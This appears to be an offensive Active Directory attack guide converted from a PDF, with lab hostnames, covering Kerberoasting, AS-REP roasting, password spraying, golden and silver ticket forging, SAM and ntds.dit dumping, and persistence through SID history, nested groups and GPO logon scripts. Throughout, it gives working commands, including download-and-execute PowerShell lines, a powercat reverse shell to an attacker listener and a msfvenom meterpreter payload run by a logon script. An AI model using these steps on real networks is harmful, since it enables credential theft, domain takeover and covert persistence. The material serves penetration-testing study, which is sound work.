```

Next you can run:

```
powershell -ExecutionPolicy Bypass  
.\\Get-SPN.ps1
```

The SPN that you will retrieve can then be used to conduct a Kerberoast and retrieve the hash of the target service account using [Invoke-Kerberoast.ps1] [https://github.com/EmpireProject/Empire/blob/master/data/module_source/credentials/Invoke-Kerberoast.ps1] and output the hash to a file named hashcat:

```
Add-Type -AssemblyName  
System.IdentityModel  
  
New-Object  
System.IdentityModel.Tokens.KerberosRe  
questorSecurityToken -ArgumentList  
'MSSQLSvc/DC.access.offsec'  
iex(new-object  
net.webclient).downloadString('http://  
ip/Invoke-Kerberoast.ps1'); Invoke-  
Kerberoast -OutputFormat Hashcat
```

Next step you can then use John to crack the hash:

```
john --  
wordlist=/usr/share/wordlists/rockyou.tx  
t hash
```

Having the hash cracked, we can then use the credentials and login as the exploited service account and run [Invoke-RunasCs.ps1] [\[https://github.com/antonioCoco/RunasCs/blob/master/Invoke-RunasCs.ps1\]](https://github.com/antonioCoco/RunasCs/blob/master/Invoke-RunasCs.ps1)

```
certutil -urlcache -split -f  
http://ip/Invoke-RunasCs.ps1  
  
import-module ./Invoke-RunasCs.ps1  
  
Invoke-RunasCs -Username svc_mssql -  
Password trustno1 -Command "whoami"
```

If you get successful with the above, you can then move on and execute the below command that will download [powercat.ps1] [\[https://github.com/besimorhino/powercat\]](https://github.com/besimorhino/powercat) and connect to a listener on the attacker machine so that

you have complete control over the service account from your attacker machine:

```
Invoke-RunAsCs -Username svc_mssql -  
Password trustno1 -Command "Powershell  
IEX(New-Object  
System.Net.WebClient).DownloadString('  
http://ip/powervcat.ps1');powervcat -c  
ip -p 4545 -e cmd"
```

Credential Harvesting & Persistence Attacks

Kerberos Definition

Kerberos is the default authentication service for Microsoft Windows domains. It is intended to be more "secure" than NTLM by using third party ticket authorization as well as stronger encryption. Even though NTLM has a lot more attack vectors to choose from Kerberos still has a handful of underlying vulnerabilities just like NTLM that we can use to our advantage.

Common Terminology

- **Ticket Granting Ticket (TGT)** - A ticket-granting ticket is an authentication ticket used to request service tickets from the TGS for specific resources from the domain.
- **Key Distribution Center (KDC)** - The Key Distribution Center is a service for issuing TGTs and service tickets that consist of the Authentication Service and the Ticket Granting Service.
- **Authentication Service (AS)** - The Authentication Service issues TGTs to be used by the TGS in the domain to request access to other machines and service tickets.
- **Ticket Granting Service (TGS)** - The Ticket Granting Service takes the TGT and returns a ticket to a machine on the domain.
- **Service Principal Name (SPN)** - A Service Principal Name is an identifier given to a service instance to associate a service instance with a domain service account. Windows requires that services have a domain service account which is why a service needs an SPN set.
- **KDC Long Term Secret Key (KDC LT Key)** - The KDC key is based on the KRBTGT service

account. It is used to encrypt the TGT and sign the PAC.

- **Client Long Term Secret Key (Client LT Key)** - The client key is based on the computer or service account. It is used to check the encrypted timestamp and encrypt the session key.
- **Service Long Term Secret Key (Service LT Key)** - The service key is based on the service account. It is used to encrypt the service portion of the service ticket and sign the PAC.
- **Session Key** - Issued by the KDC when a TGT is issued. The user will provide the session key to the KDC along with the TGT when requesting a service ticket.
- **Privilege Attribute Certificate (PAC)** - The PAC holds all of the user's relevant information, it is sent along with the TGT to the KDC to be signed by the Target LT Key and the KDC LT Key in order to validate the user.
- **AS-REQ w/ Pre-Authentication:** The AS-REQ step in Kerberos authentication starts when a user requests a TGT from the KDC. In order to validate the user and create a TGT for the user, the KDC must follow these exact steps. The first step is for the user to encrypt a timestamp NT

hash and send it to the AS. The KDC attempts to decrypt the timestamp using the NT hash from the user, if successful the KDC will issue a TGT as well as a session key for the user.

Kerberos Authentication Overview

AS-REQ - 1.) The client requests an Authentication Ticket or Ticket Granting Ticket (TGT).

AS-REP - 2.) The Key Distribution Center verifies the client and sends back an encrypted TGT.

TGS-REQ - 3.) The client sends the encrypted TGT to the Ticket Granting Server (TGS) with the Service Principal Name (SPN) of the service the client wants to access.

TGS-REP - 4.) The Key Distribution Center (KDC) verifies the TGT of the user and that the user has access to the service, then sends a valid session key for the service to the client.

AP-REQ - 5.) The client requests the service and sends the valid session key to prove the user has access.

AP-REP - 6.) The service grants access

Kerberos Tickets

The main ticket you will receive is a ticket-granting ticket (TGT). These can come in various forms, such as a .kirbi for Rubeus and .ccache for Impacket. A ticket is typically base64 encoded and can be used for multiple attacks.

The ticket-granting ticket is only used to get service tickets from the KDC. When requesting a TGT from the KDC, the user will authenticate with their credentials to the KDC and request a ticket. The server will validate the credentials, create a TGT and encrypt it using the krbtgt key. The encrypted TGT and a session key will be sent to the user.

When the user needs to request a service ticket, they will send the TGT and the session key to the KDC, along with the service principal name (SPN) of the service they wish to access. The KDC will validate the TGT and session key. If they are correct, the KDC will grant the user a service ticket, which can be used to authenticate to the corresponding service.

Kerberos Attacks

Kerberoasting main goal is to get access and control service accounts on Windows that has AD installed. It relies on requesting service tickets for service account service principal names (SPNs). The tickets are encrypted with the password of the service account associated with the SPN, meaning that once you have extracted the service tickets using a tool like Mimikatz, you can crack the tickets to obtain the service account password using offline cracking tools.

Kerberoasting can be summarized in the below steps:

1. Scan Active Directory for user accounts with service principal names (SPNs) set.
2. Request service tickets using the SPNs.
3. Extract the service tickets from memory and save to a file.
4. Conduct an offline brute-force attack against the passwords in the service tickets.

Below is the main repo for the toolkit used in Kerberoasting attacks.

<https://github.com/nidem/kerberoast>

Enumerating usernames and Tickets on Kereberos

Using this method, an attempt to discover valid users along with TGTs will be made. The output of the commands below will at least include a list of the valid users found in the wordlist of users supplied.

[1] Kerbrute

```
<root@kali:python kerbrute.py -domain  
pentest.local -dc 10.10.11.3 -t 100 -  
users /home/kali/Desktop/users.txt
```

[2] Impacket

```
./ GetUserSPNs.py -request  
domain/username
```

[3] Rubeus

The below command tells Rubeus to harvest for TGTs every 30 seconds

```
Rubeus.exe harvest /interval:30
```

Password Spraying Attack

Since most AD environments have account lockout configured, we won't be able to run a full brute-force attack. Instead, we need to perform a password spraying attack. Instead of trying multiple different passwords, which may trigger the account lockout mechanism, we choose and use one password and attempt to authenticate with all the usernames we have acquired. However, it should be noted that these types of attacks can be detected due to the amount of failed authentication attempts they will generate.

If you have been provided a list of usernames such as users.txt and you know from your enumeration and OSINT campaigns that some users' password could be **password123**. Although users should always change their initial password, we know that users often forget.

[1] Kerbrute

SHELL

```
/kerbrute_linux_amd64 passwordspray -v  
-d pentesting.local -dc [ip]  
[users.txt] password123
```

[2] Impacket

PYTHON

```
python3 /usr/share/doc/python3-  
impacket/examples/lookupsid.py  
anonymous@10.10.171.0 | tee usernames>
```

[3] Kerbrute.py

PYTHON

```
python kerbrute.py -domain pentest.htb  
-dc 10.10.11.3 -t 100 -users  
/home/kali/Desktop/users.txt -  
passwords  
/home/kali/Desktop/password.txt
```

ASREP ROASTING

Definition of ASREP Roasting

ASREP Roasting is a type of attack that involves an attacker impersonating an authentication request (requesting a ticket for the target user) for a user that has Kerberos pre-authentication feature not enabled or configured. Pre-authentication requires the client to prove its identity before the Kerberos Key Distribution Center will issue a ticket.

The screenshot shows a Windows-style user account configuration window. At the top, it asks for a 'User logon name' (set to 'spot') and a 'Domain' (@offense.local). Below that, it asks for a 'User logon name (pre-Windows 2000)' (set to 'OFFENSE\spot'). There are two buttons at the bottom left: 'Logon Hours...' and 'Log On To...'. Under the heading 'Account options', there is a checkbox for 'Unlock account'. A scrollable list of account options includes: 'Use Kerberos DES encryption types for this account' (unchecked), 'This account supports Kerberos AES 128 bit encryption.' (unchecked), 'This account supports Kerberos AES 256 bit encryption.' (unchecked), and 'Do not require Kerberos preauthentication' (checked). At the bottom, there is a checkbox for 'Account expires' which is unchecked.

ASREP Roasting Impact

When an attacker targets a user whose user properties are not configured with Kerberos pre-authentication, the KDC or key distribution center will respond to the authentication request with a ticket that is encrypted with the user's password hash which when acquired by the attacker can lead to hash cracking attacks.

Commands and scenarios

Getting password hashes and TGTs for identified users in the previous Kerebros enumeration.

PYTHON

```
<root@kali:python3 GetNPUsers.py -dc-
ip [ip] pentesting.local/ -usersfile
[list-of-found-users-from-command-
above]>
```

Brute forcing usernames and passwords with Kereberos

PYTHON

```
<root@kali:python kerbrute.py -domain
pentesting.local -users users.txt -
passwords passwords.txt -outputfile
passwords-found.txt>
```

Keberoasting using cracked credentials

Definition of Kerberoasting

Kerberoasting is an attack that targets service accounts in AD to escalate privileges.

Kerberoasting allows a user to request a service ticket for any service with a registered SPN then use that ticket to crack the service password. If the service has a registered SPN then it can be Kerberoastable however the success of the attack depends on how strong the password is and if it is trackable as well as the privileges of the cracked service account.

Sample command

PYTHON

```
<root@kali:python3  
/usr/share/doc/python3-  
impacket/examples/ GetUserSPNs.py -dc-  
ip 10.10.171.0 'vulnnet-rst.local/t-  
skid:tj072889*' -outputfile  
kerberoasting_hashes.txt>
```

Brute forcing a user hash given a list of users and hashes by performing TGTs retrieval

Use the script below to iterate through the usernames and hashes.

getTGT.py is within impacket
[Script Name: hash-tgt-bruteforce.sh]

SHELL

```
#!/bin/bash
#Request the TGT with hash

for i in $(cat
wordlists/valid.usernames)
do
    for j in $(cat
wordlists/hashes.ntds)
    do
        echo trying $i:$j
        echo
        getTGT.py htb.local/$i
\ hashes $j:$j
        echo
        sleep 5
    done
done
```

Kerberos Golden and Silver Tickets

Golden Tickets

Golden Tickets are forged TGTs. In order to forge a

golden ticket, we need the KRBTGT account's password hash so that we can sign a TGT for any user account we want.

Some interesting notes about Golden Tickets:

- By injecting at this stage of the Kerberos process, we don't need the password hash of the account we want to impersonate since we bypass that step. The TGT is only used to prove that the KDC on a DC signed it. Since it was signed by the KRBTGT hash, this verification passes and the TGT is declared valid no matter its contents.
- Speaking of contents, the KDC will only validate the user account specified in the TGT if it is older than 20 minutes. This means we can put a disabled, deleted, or non-existent account in the TGT, and it will be valid as long as we ensure the timestamp is not older than 20 minutes.
- Since the policies and rules for tickets are set in the TGT itself, we could overwrite the values pushed by the KDC, such as, for example, that tickets should only be valid for 10 hours. We could, for instance, ensure that our TGT is valid for 10 years, granting us persistence.
- By default, the KRBTGT account's password never changes, meaning once we have it, unless

it is manually rotated, we have persistent access by generating TGTs forever.

- The blue team would have to rotate the KRBTGT account's password twice, since the current and previous passwords are kept valid for the account. This is to ensure that accidental rotation of the password does not impact services.
- Rotating the KRBTGT account's password is an incredibly painful process for the blue team since it will cause a significant amount of services in the environment to stop working. They think they have a valid TGT, sometimes for the next couple of hours, but that TGT is no longer valid. Not all services are smart enough to realize the TGT is no longer valid (since the timestamp is still valid) and thus won't auto-request a new TGT.
- Golden tickets would even allow you to bypass smart card authentication, since the smart card is verified by the DC before it creates the TGT.
- We can generate a golden ticket on any machine, even one that is not domain-joined (such as our own attack machine), making it harder for the blue team to detect.

Apart from the KRBTGT account's password

hash, we only need the domain name, domain SID, and user ID for the person we want to impersonate. If we are in a position where we can recover the KRBTGT account's password hash, we would already be in a position where we can recover the other pieces of the required information.

Silver Tickets

Silver Tickets are forged TGS tickets. Some interesting notes about Silver Tickets:

- The generated TGS is signed by the machine account of the host we are targeting.
- The main difference between Golden and Silver Tickets is the number of privileges we acquire. If we have the KRBTGT account's password hash, we can get access to everything. With a Silver Ticket, since we only have access to the password hash of the machine account of the server we are attacking, we can only impersonate users on that host itself. The Silver Ticket's scope is limited to whatever service is targeted on the specific server.
- Since the TGS is forged, there is no associated TGT, meaning the DC was never contacted. This makes the attack incredibly dangerous since the only available logs would

be on the targeted server. So while the scope is more limited, it is significantly harder for the blue team to detect.

- Since permissions are determined through SIDs, we can again create a non-existing user for our silver ticket, as long as we ensure the ticket has the relevant SIDs that would place the user in the host's local administrators group.
- The machine account's password is usually rotated every 30 days, which would not be good for persistence. However, we could leverage the access our TGS provides to gain access to the host's registry and alter the parameter that is responsible for the password rotation of the machine account. Thereby ensuring the machine account remains static and granting us persistence on the machine.
- While only having access to a single host might seem like a significant downgrade, machine accounts can be used as normal AD accounts, allowing you not only administrative access to the host but also the means to continue enumerating and exploiting AD as you would with an AD user account.

Creating a Golden Ticket

You will need the NTLM hash of the KRBTGT

account, which you may obtain through

Performing DCSync Attack.

The last piece of information we need is the Domain SID. Using a low-privileged SSH terminal, we can use the AD-RSAT cmdlet to recover this information:

```
PS C:\Users\Administrator.ZA> Get-  
ADDomain
```

After this command, you should have all required information, proceed and launch Mimikatz to create a golden ticket:

```
mimikatz # kerberos::golden /admin:pass  
/domain:local.example.com /id:500 /sid:  
<Domain SID> /krbtgt:<NTLM hash of  
KRBGT account> /endin:600  
/renewmax:10080 /ptt
```

- **/admin** - The username we want to impersonate. This does not have to be a valid user.

- **/domain** - The FQDN of the domain we want to generate the ticket for.
- **/id** -The user RID. By default, Mimikatz uses RID 500, which is the default Administrator account RID.
- **/sid** -The SID of the domain we want to generate the ticket for.
- **/krbtgt** -The NTLM hash of the KRBTGT account.
- **/endin** - The ticket lifetime. By default, Mimikatz generates a ticket that is valid for 10 years. The default Kerberos policy of AD is 10 hours (600 minutes)
- **/renewmax** -The maximum ticket lifetime with renewal. By default, Mimikatz generates a ticket that is valid for 10 years. The default Kerberos policy of AD is 7 days (10080 minutes)
- **/ptt** - This flag tells Mimikatz to inject the ticket directly into the session, meaning it is ready to be used.

We can verify that the golden ticket is working by running the dir command against the domain controller:

```
dir \\dc.local.example.com\c$\
```

Creating a Silver Ticket

Silver tickets are less likely to be discovered and significantly harder to defend against since the passwords of every machine account must be rotated. We can use the following Mimikatz command to generate a silver ticket:

```
mimikatz # kerberos::golden /admin:PASS  
/domain:local.example.com /id:500 /sid:  
<Domain SID> /target:<Hostname of server  
being targeted> /rc4:<NTLM Hash of  
machine account of target> /service:cifs  
/ptt
```

- **/admin** - The username we want to impersonate. This does not have to be a valid user.
- **/domain** - The FQDN of the domain we want to generate the ticket for.
- **/id** -The user RID. By default, Mimikatz uses RID 500, which is the default Administrator account RID.

- **/sid** -The SID of the domain we want to generate the ticket for.
- **/target** - The hostname of our target server. It can be any domain-joined host.
- **/rc4** - The NTLM hash of the machine account of our target.
- **/service** - The service we are requesting in our TGS. CIFS is a safe bet, since it allows file access.
- **/ptt** - This flag tells Mimikatz to inject the ticket directly into the session, meaning it is ready to be used.

We can verify that the silver ticket is working by running the dir command against SERVER1:

```
dir \\server1.local.example.com\c$\\"
```

Cracking ntds.dit and registry file system

```
<root@kali:python secretsdump.py -system  
registry/SYSTEM -ntds Active\  
Directory/ntds.dit LOCAL >  
backup_ad_dump >
```

or

```
<root@kali:pythonsecretsdump.py -system  
registry/SYSTEM -ntds Active\  
Directory/ntds.dit -hashes lmhash:nthash  
LOCAL -output hashes-output >
```

LDAP Pass-back attack

LDAP authentication is similar to NTLM authentication. However, with LDAP authentication, the application directly verifies the user's credentials. The application has a pair of AD credentials that it can use first to query LDAP and then verify the AD user's credentials.

Below services are example of services that use LDAP authentication

- Gitlab
- Jenkins
- Custom-developed web applications
- Printers
- VPNs

If you could gain a foothold on the correct host, such as a Gitlab server, it might be as simple as reading the configuration files to recover

these AD credentials. These credentials are often stored in plain text in configuration files since the security model relies on keeping the location and storage configuration file secure rather than its contents.

LDAP Pass-back attacks can be performed when we gain access to a device's configuration where the LDAP parameters are specified. This can be, for example, the web interface of a network printer. Usually, the credentials for these interfaces are kept to the default ones, such

as **admin:admin** or **admin:password**. Here, we won't be able to directly extract the LDAP credentials since the password is usually hidden. However, we can alter the LDAP configuration, such as the IP or hostname of the LDAP server.

In an LDAP Pass-back attack, we can modify this IP to our IP and then test the LDAP configuration, which will force the device to attempt LDAP authentication to our rogue device. We can intercept this authentication attempt to recover the LDAP credentials.

Harvesting Credentials from Config Files

Suppose you were lucky enough to cause a breach that gave you access to a host on the organisation's network.

In that case, configuration files are an excellent avenue to explore in an attempt to recover AD credentials.

Below configuration files usually contain many AD credentials.

- Web application config files
- Service configuration files
- Registry keys
- Centrally deployed applications.

Harvesting Credentials From SAM

The SAM is a Microsoft Windows database that contains local account information such as usernames and passwords. The SAM database stores these details in an encrypted format to make them harder to be retrieved. Moreover, it can not be read and accessed by any users while the Windows operating system is running. However, there are various ways and attacks to dump the content of the SAM database

Using Metasploit

This method uses the built-in Metasploit Framework feature, hashdump, to get a copy of the content of the SAM database. The Metasploit framework uses in-memory code injection to the LSASS.exe process to dump copy hashes.

```
meterpreter > getuid  
meterpreter > hashdump
```

Using Volume Shadow Copy Service

The other approach uses the Microsoft Volume shadow copy service, which helps perform a volume backup while applications read/write on volumes. More specifically, we will be using wmic to create a shadow volume copy. This has to be done through the command prompt with **administrator privileges** as follows:

1. Run the standard cmd.exe prompt with administrator privileges.
2. Execute the wmic command to create a copy shadow of C: drive
3. Verify the creation from step 2 is available.
4. Copy the SAM database from the volume we created in step 2

```
C:\Users\Administrator>wmic shadowcopy  
call create Volume='C:\'
```

Once the command is successfully executed, let's use the **vssadmin**, Volume Shadow Copy Service administrative command-line tool, to list and confirm that we have a shadow copy of the **C:** volume.

```
C:\Users\Administrator>vssadmin list  
shadows  
  
....  
....  
Shadow Copy ID: {d8a11619-474f-40ae-  
a5a0-c2faa1d78b85}  
Original Volume: (C:)\\?  
\\Volume{19127295-0000-0000-0000-  
100000000000}\\  
Shadow Copy Volume: \\  
GLOBALROOT\Device\HarddiskVolumeShadowC  
opy1  
.....  
.....  
.....  
.....
```

The output above shows that we have successfully created a shadow copy volume of (C:) with the following path: **\\?**

\\GLOBALROOT\\Device\\HarddiskVolumeShadowCopy1.

As mentioned previously, the SAM database is encrypted either with RC4 or AES encryption

algorithms. In order to decrypt it, we need a decryption key which is also stored in the files system in `c:\Windows\System32\Config\system`.

Now let's copy both files (sam and system) from the shadow copy volume we generated to the desktop as follows:

```
C:\Users\Administrator>copy \\?  
GLOBALROOT\Device\HarddiskVolumeShadowC  
opy1\windows\system32\config\sam
```

```
C:\users\Administrator\Desktop\sam
```

```
C:\Users\Administrator>copy \\?  
GLOBALROOT\Device\HarddiskVolumeShadowC  
opy1\windows\system32\config\system
```

```
C:\users\Administrator\Desktop\system
```

Using Registry Hives

Another possible method for dumping the SAM database content is through the Windows Registry. Windows registry also stores a copy of some of the SAM database contents to be used by Windows services. Luckily, we can save the value of the

Windows registry using the reg.exe tool. As previously mentioned, we need two files to decrypt the SAM database's content. Ensure you run the command prompt with Administrator privileges.

```
C:>reg save HKLM\sam  
C:\users\Administrator\Desktop\sam-reg
```

```
C:>reg save HKLM\system  
C:\users\Administrator\Desktop\system-  
reg
```

We can then use `secretsdump.py`

PYTHON

```
user@machine:~# python3.9  
/opt/impacket/examples/secretsdump.py  
-sam /tmp/sam-reg -system /tmp/system-  
reg LOCAL
```

Note that we used the SAM and System files that we extracted from Windows Registry. The `-sam` argument is to specify the path for the dumped sam file from the Windows machine. The `-system`

system argument is for a path for the system file. We used the **LOCAL** argument at the end of the command to decrypt the Local SAM file as this tool handles other types of decryption.

Harvesting From Credential Manager

Credential Manager is a Windows feature that stores logon-sensitive information for websites, applications, and networks. It contains login credentials such as usernames, passwords, and internet addresses. There are four credential categories:

- Web credentials contain authentication details stored in Internet browsers or other applications.
- Windows credentials contain Windows authentication details, such as NTLM or Kerberos.
- Generic credentials contain basic authentication details, such as clear-text usernames and passwords.
- Certificate-based credentials: Authenticated details based on certifications.

Getting Started

We can utilize the Microsoft Credentials

Manager **vaultcmd** utility. Let's start to enumerate if there are any stored credentials. First, we list the current windows vaults available in the Windows target.

```
C:\Users\Administrator>vaultcmd /list
```

By default, Windows has two vaults, one for Web and the other one for Windows machine credentials. Then we can check if there are any stored credentials in the Web Credentials vault

```
C:\Users\Administrator>VaultCmd  
/listproperties:"Web Credentials"
```

Next we can try to list more information about the stored credential as follows:

```
C:\Users\Administrator>VaultCmd  
/listcreds:"Web Credentials"
```

Next we can use [Get-WebCredentials.ps1](#)

```
C:\Users\Administrator>powershell -ex  
bypass
```

```
PS C:\Users\Administrator> Import-  
Module C:\Tools\Get-WebCredentials.ps1
```

```
PS C:\Users\Administrator> Get-  
WebCredentials
```

Harvesting using Local Administrator Password Solution (LAPS)

LAPS offers a secure approach to remotely managing the local administrator password.

The new method includes two new attributes (ms-mcs-AdmPwd and ms-mcs-AdmPwdExpirationTime) of computer objects in the Active Directory. The **ms-mcs-AdmPwd** attribute contains a clear-text password of the local administrator, while the **ms-mcs-AdmPwdExpirationTime** contains the expiration time to reset the password. LAPS uses **admpwd.dll** to change the local administrator password and update the value of **ms-mcs-AdmPwd**.

Getting Started

First, we check if LAPS is installed in the target machine, which can be done by checking the **admpwd.dll** path.

```
C:\Users\thm>dir "C:\Program  
Files\LAPS\CSE"
```

Next we check the available commands to use for **AdmPwd** cmdlets as follows

```
PS C:\Users\thm> Get-Command *AdmPwd*
```

Next, we need to find which AD organizational unit (OU) has the "All extended rights" attribute that deals with LAPS. We will be using the "Find-AdmPwdExtendedRights" cmdlet to provide the right OU.

Note that getting the available OUs could be done in the enumeration step. Our OU target in this example is **ITSUPPORT**. You can use the **-Identity *** argument to list all available OUs.

```
PS C:\Users\thm> Find-  
AdmPwdExtendedRights -Identity  
ITSUPPORT
```

Depending on the output of the above command, we can find the name of the group that has right access to LAPS. Lets assume it's **ITLAPS**

```
PS C:\Users\thm> net groups "ITLAPS"
```

The above command will show us the users part of **ITLAPS**. Lets assume the user is **it-admin** so in order to get the LAPS password, we need to compromise or impersonate the **it-admin** user. After compromising the right user, we can get the LAPS password using **Get-AdmPwdPassword** cmdlet by providing the target machine with LAPS enabled.

```
PS C:\> Get-AdmPwdPassword -  
ComputerName creds-harvestin
```

Persistence through SID History

SIDs are used to track the security principal and the account's access when connecting to resources.

- We normally require Domain Admin privileges or the equivalent thereof to perform this attack.
- When the account creates a logon event, the SIDs associated with the account are added to the user's token, which then determines the privileges associated with the account. This includes group SIDs.
- We can take this attack a step further if we inject the Enterprise Admin SID since this would elevate the account's privileges to effective be Domain Admin in all domains in the forest.
- Since the SIDs are added to the user's token, privileges would be respected even if the account is not a member of the actual group. Making this a very sneaky method of persistence. We have all the permissions we need to compromise the entire domain (perhaps the entire forest), but our account can simply be a normal user account with membership only to the Domain Users group. We can up the sneakiness to another level by always using this account to alter the SID history of another

account, so the initial persistence vector is not as easily discovered and remedied.

Getting Started

Firstly, let's make sure that our low-privilege user does not currently have any information in their SID history:

```
Get-ADUser <your ad username> -  
properties sidhistory,memberof
```

Next get the SID of the Domain Admins group since this is the group we want to add to our SID History:

```
Get-ADGroup "Domain Admins"
```

Next, we can use the [DSInternals](#) tools to directly patch the ntds.dit file, the AD database where all information is stored:

```
PS C:\Users\Administrator>Stop-Service  
-Name ntds -force
```

```
PS C:\Users\Administrator> Add-  
ADDBSIDHistory -SamAccountName  
'username of our low-privileged AD  
account' -SidHistory 'SID to add to  
SID History' -DatabasePath  
C:\Windows\NTDS\ntds.dit
```

```
PS C:\Users\Administrator>Start-  
Service -Name ntds
```

The NTDS database is locked when the NTDS service is running. In order to patch our SID history, we must first stop the service.

You must restart the NTDS service after the patch, otherwise, authentication for the entire network will not work anymore.

After these steps have been performed, You can access the target server with your low-privileged credentials and verify that the SID history was added and that we now have Domain Admin privileges:

```
PS C:\Users\user.user> Get-ADUser  
user.user -Properties sidhistory
```

```
PS C:\Users\user.user> dir  
\dc.local.example.com\c$
```

Persistence Through Group Policy

The following are some common GPO persistence techniques:

- Restricted Group Membership - This could allow us administrative access to all hosts in the domain
- Logon Script Deployment - This will ensure that we get a shell callback every time a user authenticates to a host in the domain.

Persistence through Nested Groups

Basics of nested groups

In most organisations, there are a significant amount of recursive groups. A recursive group is a group that is a member of another group. We can think of this as group nesting. Group nesting is used to create a

more organised structure in AD. Take the IT Support group, for example. IT Support is very generic. So perhaps there are subgroups like Helpdesk, Access Card Managers, and Network Managers underneath this group. We can add all of these groups as members to the IT Support group, which gives all users in these subgroups the permissions and privileges associated with the IT Support group, but we can then assign more granular permissions and privileges for each of the subgroups.

Instead of targeting the privileged groups that would provide us with access to the environment, we focus our attention on the subgroups instead. Rather than adding ourselves to a privileged group that would raise an alert, we add ourselves to a subgroup that is not being monitored.

Getting Started

In order to allow other users also to perform the technique, make sure to prepend your username to all the groups that you create. In order to simulate the persistence, we will create some of our own groups. Let's start by creating a new base group that we will hide in the **People->IT Organisational Unit (OU)**:

```
PS C:\Users\Administrator>New-ADGroup  
-Path  
"OU=IT,OU=People,DC=LOCAL,DC=DOMAIN,DC  
=LOCAL" -Name "<username> Net Group 1"  
-SamAccountName "  
<username>_nestgroup1" -DisplayName "  
<username> Nest Group 1" -GroupScope  
Global -GroupCategory Security
```

Next we reate another group in the **People->Sales OU** and add our previous group as a member:

```
PS C:\Users\Administrator>New-ADGroup  
-Path  
"OU=SALES,OU=People,DC=LOCAL,DC=DOMAIN  
,DC=LOCAL" -Name "<username> Net Group  
2" -SamAccountName "  
<username>_nestgroup2" -DisplayName "  
<username> Nest Group 2" -GroupScope  
Global -GroupCategory Security
```

```
PS C:\Users\Administrator>Add-  
ADGroupMember -Identity "  
<username>_nestgroup2" -Members "  
<username>_nestgroup1"
```

We can do this a couple more times, every time adding the previous group as a member

```
PS C:\Users\Administrator> New-ADGroup  
-Path  
"OU=CONSULTING,OU=PEOPLE,DC=LOCAL,DC=D  
OMAIN,DC=LOCAL" -Name "<username> Net  
Group 3" -SamAccountName "  
<username>_nestgroup3" -DisplayName "  
<username> Nest Group 3" -GroupScope  
Global -GroupCategory Security
```

```
PS C:\Users\Administrator> Add-  
ADGroupMember -Identity "  
<username>_nestgroup3" -Members "  
<username>_nestgroup2"
```

```
PS C:\Users\Administrator> New-ADGroup  
-Path  
"OU=MARKETING,OU=PEOPLE,DC=LOCAL,DC=D  
OMAIN,DC=LOCAL" -Name "<username> Net  
Group 4" -SamAccountName "  
<username>_nestgroup4" -DisplayName "  
<username> Nest Group 4" -GroupScope  
Global -GroupCategory Security
```

```
PS C:\Users\Administrator> Add-
```

```
ADGroupMember -Identity "<username>_nestgroup4" -Members "<username>_nestgroup3"
```

```
PS C:\Users\Administrator> New-ADGroup  
-Path  
"OU=IT,OU=PEOPLE,DC=LOCAL,DC=DOMAIN,DC  
=LOCAL" -Name "<username> Net Group 5"  
-SamAccountName "  
<username>_nestgroup5" -DisplayName "  
<username> Nest Group 5" -GroupScope  
Global -GroupCategory Security
```

```
PS C:\Users\Administrator> Add-  
ADGroupMember -Identity "<username>_nestgroup5" -Members "<username>_nestgroup4"
```

With the last group, let's now add that group to the Domain Admins group:

```
PS C:\Users\Administrator>Add-  
ADGroupMember -Identity "Domain  
Admins" -Members "  
<username>_nestgroup5"
```

Lastly, let's add our low-privileged AD user to the first group we created:

```
PS C:\Users\Administrator>Add-  
ADGroupMember -Identity "  
<username>_nestgroup1" -Members "<low  
privileged username>"
```

Instantly, your low-privileged user should now have privileged access to the domain controller.

Persistence Through Logon Script Deployment

We can create a GPO that is linked to the Admins OU, which will allow us to get a shell on a host every time one of them authenticates to a host.

Getting Started

We first need to create our shell, listener, and the actual bat file that will execute our shell. Let's start by generating a basic executable shell that we can use:

```
msfvenom -p  
windows/x64/meterpreter/reverse_tcp  
lhost=persistad lport=4445 -f exe >  
<username>_shell.exe
```

Make sure to add your username to the binary name to avoid overwriting the shells of other users.

Windows allows us to execute Batch or PowerShell scripts through the logon GPO. Batch scripts are often more stable than PowerShell scripts so lets create one that will copy our executable to the host and execute it once a user authenticates.

Create the following script

called **<username>_script.bat** on the attacker machine:

```
copy  
\\local.example.com\sysvol\local.example  
.com\scripts\<username>_shell.exe  
C:\tmp\<username>_shell.exe && timeout  
/t 20 && C:\tmp\<username>_shell.exe
```

You will see that the script executes three commands chained together with `&&`. The script will copy the binary from the SYSVOL directory to the local machine, then wait 20 seconds, before finally executing the binary.

We can use SCP and our Administrator credentials to copy both scripts to the SYSVOL directory:

```
$attacker-machine scp am0_shell.exe  
local\\Administrator@dc.local.tryhackme.  
com:C:/Windows/SYSVOL/sysvol/local.tryha  
ckme.com/scripts/
```


```
$attacker-machine scp am0_script.bat  
local\\Administrator@dc.local.tryhackme.  
com:C:/Windows/SYSVOL/sysvol/local.tryha  
ckme.com/scripts/
```

We can finally create the GPO that will execute it. You will need to RDP into the target server and use a **runas** window running as the Administrator for the next steps.

GPO Creation

The first step uses our Domain Admin account to open the Group Policy Management snap-in:

1. In your runas-spawned terminal, type MMC and press enter.
2. Click on **File** → **Add/Remove Snap-in...**
3. Select the **Group Policy Management** snap-in and click **Add**



We will write a GPO that will be applied to all Admins, so right-click on the Admins OU and

select Create a GPO in this domain, and Link it here. Give your GPO a name such as **username**

- **persisting GPO:**



